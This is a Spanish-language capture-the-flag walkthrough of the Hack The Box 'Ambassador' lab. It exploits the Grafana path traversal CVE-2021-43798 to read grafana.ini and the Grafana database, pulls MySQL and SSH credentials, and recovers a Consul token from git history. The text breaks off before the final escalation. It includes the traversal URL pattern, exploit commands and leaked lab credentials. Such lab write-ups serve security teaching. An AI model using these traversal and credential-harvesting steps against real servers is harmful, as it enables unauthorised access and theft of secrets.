AMBASSADOR • Medio

Información de la máquina:

Ambassador es una máquina Linux de dificultad media que aborda el problema de las credenciales de texto plano codificadas que quedan en versiones antiguas de código. En primer lugar, se utiliza un CVE `Grafana` (`CVE-2021-43798`) para leer archivos arbitrarios en el destino. Después de investigar cómo se configura comúnmente el servicio, se descubren las credenciales para el portal web en una de las ubicaciones predeterminadas. Una vez que haya iniciado sesión, una enumeración adicional revela otro archivo de configuración que contiene las credenciales "MySQL", que se utilizan para recuperar una contraseña para una cuenta de usuario y establecerse en la máquina. Por último, se utiliza un servicio "Consul" mal configurado para obtener privilegios escalados, recuperando un token de autenticación de una confirmación anterior de un repositorio "Git".

E N U M E R A C I Ó N 👁️

```
nmap -p- -open -sSVC -vvv -Pn -n 10.10.11.183
```

INFORMACIÓN RELEVANTE 👁️:

```
PORT     STATE
22/tcp   open
80/tcp   open
3000/tcp   open
3306/tcp   open
```

Breve descripción de los puertos:

`22/tcp ssh` → SSH significa Secure Shell. Es un puerto TCP utilizado para garantizar el acceso remoto seguro a los servidores. Puedes explotar el puerto SSH mediante la fuerza bruta de las credenciales SSH o utilizando una clave privada para obtener acceso al sistema de destino.


`80/tcp http` → HTTP (Protocolo de Transferencia de Hipertexto). Son vulnerables a inyecciones de SQL, secuencias de comandos entre sitios, falsificación de solicitudes, etc..

`3000/tcp ppp` → En el contexto de Nmap, "ppp" puede ser una designación genérica que indica que el servicio específico en ese puerto no ha sido identificado con precisión.


`3306/tcp mysql` → Este puerto suele estar abierto en servidores que utilizan MySQL para permitir la comunicación con la base de datos a través de la red

Indagamos por los puertos:


`http://10.10.11.183:80`



`http://10.10.11.183:22`



`http://10.10.11.183:3000`



`http://10.10.11.183:3306`

Grafana → es una herramienta de código abierto para visualizar y analizar datos en tiempo real. Permite crear paneles personalizados para monitorear métricas como la utilización de CPU, el rendimiento de la red y más, ayudando a las organizaciones a entender y actuar sobre sus datos de manera efectiva

I N I C I O - E X P L O T A C I Ó N 👾 CVE-2021-43798. - Grafana.

OPCIÓNES DE BUSQUEDA

GOOGLE - BUSQUEDA

🔍 Exploit v8.2.0 (d7f71e9eae) Grafana → https://www.exploit-db.com/exploits/50581


```
(kali㉿kaliAg)-[~]
└─$  python3 50581.py -H http://10.10.1
```

SEARCHSPLOIT - HERRAMIENTA

```
(kali㉿kaliAg)-[~]
└─$ searchsploit grafana
------------------------------------------
 Exploit Title
------------------------------------------
Grafana 7.0.1 - Denial of Service (PoC)
Grafana 8.3.0 - Directory Traversal and
Grafana <=6.2.4 - HTML Injection
------------------------------------------
(kali㉿kaliAg)-[~]
└─$ searchsploit -m  multiple/webapps
```

Ambos exploits:

Manipulan las solicitudes HTTP enviadas al servidor Grafana para incluir rutas de archivos específicas que normalmente no estarían accesibles públicamente.

Al navegar a través de los directorios del sistema de archivos, podemos acceder y leer archivos sensibles o críticos del servidor. El exploit se aprovecha de esta vulnerabilidad al construir una URL que incluye una ruta de directorio para acceder a un archivo específico en el servidor Grafana. Una vez que se envía la solicitud HTTP manipulada, el servidor responde con el contenido del archivo solicitado, que el atacante puede leer.

En este script de python, el `plugin_list = [ ]` contiene la lista de paths que va a ir probando, creando una URL de la siguiente forma:

```
url = args.host + '/public/plugins/' + choice(plugin_list) + '/../../../../../../../../../../../..' + file_to_read
```

podríamos ejecutar los exploits encontrados o utilizar **Curl y realizar la búsqueda de archivos manualmente.**

> 💡 Siguiendo la linea, de “Información de la maquina” dice qué: Después de investigar cómo se configura comúnmente el servicio, se descubren las credenciales para el portal web en una de las ubicaciones predeterminadas.

---

seguimos haciendo búsquedas de ficheros, con la primicia anterior → 🔍 configuración grafana Linux → https://www.ochobitshacenunbyte.com/2017/08/17/graficas-en-linux-con-grafana/

Nos indica que este fichero de configuración se encuentra en → `/etc/grafana/grafana.ini`

UTILIZAMOS EL EXPLOIT CVE-2021-43798

```
(kali㉿kaliAg)-[~/Downloads]
└─$ python3 50581.py -H http://10.10.11.183:3000
Read file > /etc/grafana/grafana.ini
```

💡 **para agilizar la búsqueda, utilizamos grep, con el método curl. lo que yo hice fue hacer un curl en la URL combinando la lista de** `http://10.10.11.183:3000` `+ plugin_list = [ ] + /../../../../../../ + /etc/grafana/grafana.ini |` `grep` `password` (como podemos deducir que acá están las credenciales “información de maquina” → se descubren las credenciales para el portal web en una de las ubicaciones predeterminadas)

AHORA → nos dirigimos al apartado ##
Security ##

```
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile
admin_password = messageInABottle685427
```

COMO NOS INDICA: (admin : messageInABottle685427)credenciales, iniciamos sesión en la pagina http://10.10.11.183:3000

💡 sabemos que hay una base de datos MySQL, si buscamos cual es ese fichero en grafana, sabemos que → `/var/lib/grafana/grafana.db` (chatgpt, prompt= ¿Cuál es el fichero de la base de datos grafana v8.2.0 (d7f71e9eae)?

Sabiendo donde se encuentra la base de datos mysql, procedemos a ver que hay dentro de esta ruta:

```
┌──(kali㉿kaliAg)-[~]
└─$ curl "http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../var/lib/g
```


```
┌──(kali㉿kaliAg)-[~]
└─$ strings Basegrafana.db | grep grafana                    → buscamos dentro de la
mysqlmysql.yamlproxydontStandSoCloseToMe63221!grafanagrafana{}2022-09-01 2
mysqlMySQLproxydontStandSoCloseToMegrafanagrafana{}2022-09-01 22:36:3920
```

que podemos saber de esta entrada dentro de la base de datos: Los campos incluyen: **información de configuración** ("mysqlmysql.yaml")

contraseña o **clave de acceso** ("proxydontStandSoCloseToMe63221!")

marca de tiempo ("2022-09-01 22:43:03" y "2024- 05-09 17:02:19")

código o identificador ("uKewFgM4z").

💡 podemos usar la herramienta → sqlite3 → comandos básicos: https://www.imaginanet.com/blog/primeros-pasos-con-sqlite3-comandos-basicos.html

```
┌──(kali㉿kaliAg)-[~]
└─$ sqlite3 Basegrafana.db
sqlite> .tables   → podemos ir navegando por las tablas
```

```
sqlite> select * from data_source;
2|1|1|mysql|mysql.yaml|proxy||dontStandSoCloseToMe63221!|grafana|grafana|0|||0
```

💥Obtenemos credenciales 💥

con esto podemos adentrarnos a la base de datos Mysql

```
┌──(kali㉿kaliAg)-[~]
└─$ mysql -h 10.10.11.183 -u grafana -p
Enter password: dontStandSoCloseToMe63221!
```

Estamos dentro de la base de datos 👾

Necesitamos un 🤏 de conocimientos en sql. En una breve explicación:

```
   MySQL [(none)]> show databases; → indica que queremos ver la lista de base de
+--------------------+
| Database           |
+--------------------+
| grafana            |  → Dedicada a grafana
| information_schema |  → Metadatos sobre todas las demas bases del servidor My
| mysql              |  → Info usuerios y privilegios
| performance_schema |  → rendimiento del servidor MySQL
| sys                |  → pluging para MySQL, vistas y funcionalidades adicionales
| whackywidget       |  → base de datos especifica (parece agregada manual) relevar
+--------------------+
MySQL [(none)]> use whackywidget   → cambia el contexto de la sesion, es decir "e

Database changed
MySQL [whackywidget]> show tables;  → mostrar todas las tablas que pertenecen a
+----------------------+
| Tables_in_whackywidget |
+----------------------+
| users                |
+----------------------+
MySQL [whackywidget]> SELECT * FROM users;  → Recuperará todos los registros
+----------+------------------------------------------+
| user     | pass                                     |
+----------+------------------------------------------+
```

```
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |  → passworc
+-----------+----------------------------------------+
```

🧨(developer)🧨

1. decodificador online → https://www.base64decode.net/
2. o podemos utilizar el comando:

```
echo 'YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==' | base64 -d
```

E X P L O T A C I Ó N - P U E R T O 22/SSH 🌶️

⛳ FLAG 1

```
┌──(kali㉿kaliAg)-[~]
└─$ ssh developer@10.10.11.183
developer@10.10.11.183's password: anEnglishManInNewYork027468

developer@ambassador:~$ ls
snap  user.txt
developer@ambassador:~$ cat  user.txt
FLAG
```

⛳FLAG 2

Obteniendo más información sobre la maquina:

> 💡 “**Información de la Maquina**” → Por último, se utiliza un servicio "Consul" mal configurado para obtener privilegios escalados, recuperando un token de autenticación de una confirmación anterior de un repositorio "Git"

Entonces principalmente tendríamos que encontrar el fichero consul, que tiene algún tipo de interacción con GitHub.

```
developer@ambassadc
developer@ambassadc
bin   dev
```

Lo mas complicado de esta maquina es indagar por los ficheros, y encontrar lo indicado, generalmente los mas utilizados son → `/etc` , `/opt` , `/bin` , `/etc` , `/lib` .

```
lib   lib64   lost+found
boot  development-ma
lib32  libx32  media
developer@ambassad
developer@ambassad
consul  my-app
```

💡 entonces en la ruta /opt, encontramos el fichero.

Encontramos el fichero `consul`, indicada como “mal configurada”. Primeramente tendríamos que ver que privilegios tiene este fichero.

---

también si entramos, al fichero `my-app` , encontraremos, `whackywidget` previamente encontramos las credenciales en la base de datos, si indagamos mas en este fichero tenemos:

```
developer@ambassador:/opt/my-app/whackywidget/$
manage.py  put-config-in-consul.sh  whackywidget
developer@ambassador:/opt/my-app/whackywidget/$
```

```
# We use Consul for application config in production, th
# Export MYSQL_PASSWORD and CONSUL_HTTP_TOK

consul kv put whackywidget/db/mysql_pw $MYSQL_PA
```

RELEVANTE: `put-config-in-consul.sh` tiene que ver con el fichero `consul`, el cual es de nuestro interés. breve descripción de su contenido:

- Indica que en el entorno de producción utilizan `Consul` para la configuración de la aplicación.
- Variables de entorno “ `MYSQL_PASSWORD` ” **y** “ `CONSUL_HTTP_TOKEN` ” → deben contener la **contraseña** de MySQL y el token de autenticación para `Consul`, respectivamente.
- “ `consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD` ” → sugiere que están utilizando **el cliente de Consul para almacenar la contraseña de MySQL** en el almacén de claves de Consul.

`whackywidget/db/mysql_pw` → Es la ruta dentro del a**lmacén de claves de Consul** donde se almacenará la **contraseña**

`$MYSQL_PASSWORD` → es el valor de la **contraseña** de MySQL

Sabemos que “ recuperando un token de autenticación de una confirmación anterior de un repositorio "Git"”, entonces procedemos a ver el historial de commits en el

repositorio git. `git log`

Vemos los commit de github en el repositorio `opt/my-app`

```
developer@ambassador:/op
commit 33a53ef9a207976d5
Author: Developer <develop
Date:   Sun Mar 13 23:47:36

    tidy config script

commit c982db8eff6f10f8f3
Author: Developer <develop
Date:   Sun Mar 13 23:44:45

    config script

commit 8dce6570187fd1dcfb
Author: Developer <develop
Date:   Sun Mar 13 22:47:01 2

    created project with djang

commit 4b8597b167b2fbf8e
Author: Developer <develop
Date:   Sun Mar 13 22:44:11 2

/*queremos obtener informa

developer@ambassador:/op
```

Salida del commit `33a53ef9a207976d5ceceddc41a199558843bf3` → relevante:

Token de autenticación de Consul;

`-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD`

EXPLOTACIÓN 💥

En la recolección de información podemos saber que:

- En “información de la maquina” nos indican → se utiliza un servicio "Consul" mal configurado para obtener privilegios escalados, recuperando un token de autenticación de una confirmación anterior de un repositorio "Git”

- tenemos un token → `consul kv put --token` **`bb03b43b-1d81-d62b-24b5-39540ee469b5`**

El autor señala que el script de configuración fue corregido en una confirmación previa. Esto sugiere que el archivo pudo haber sido protegido o que las credenciales codificadas previamente fueron eliminadas. Ahora procederemos a intentar recuperar la confirmación anterior

---

REDES🌐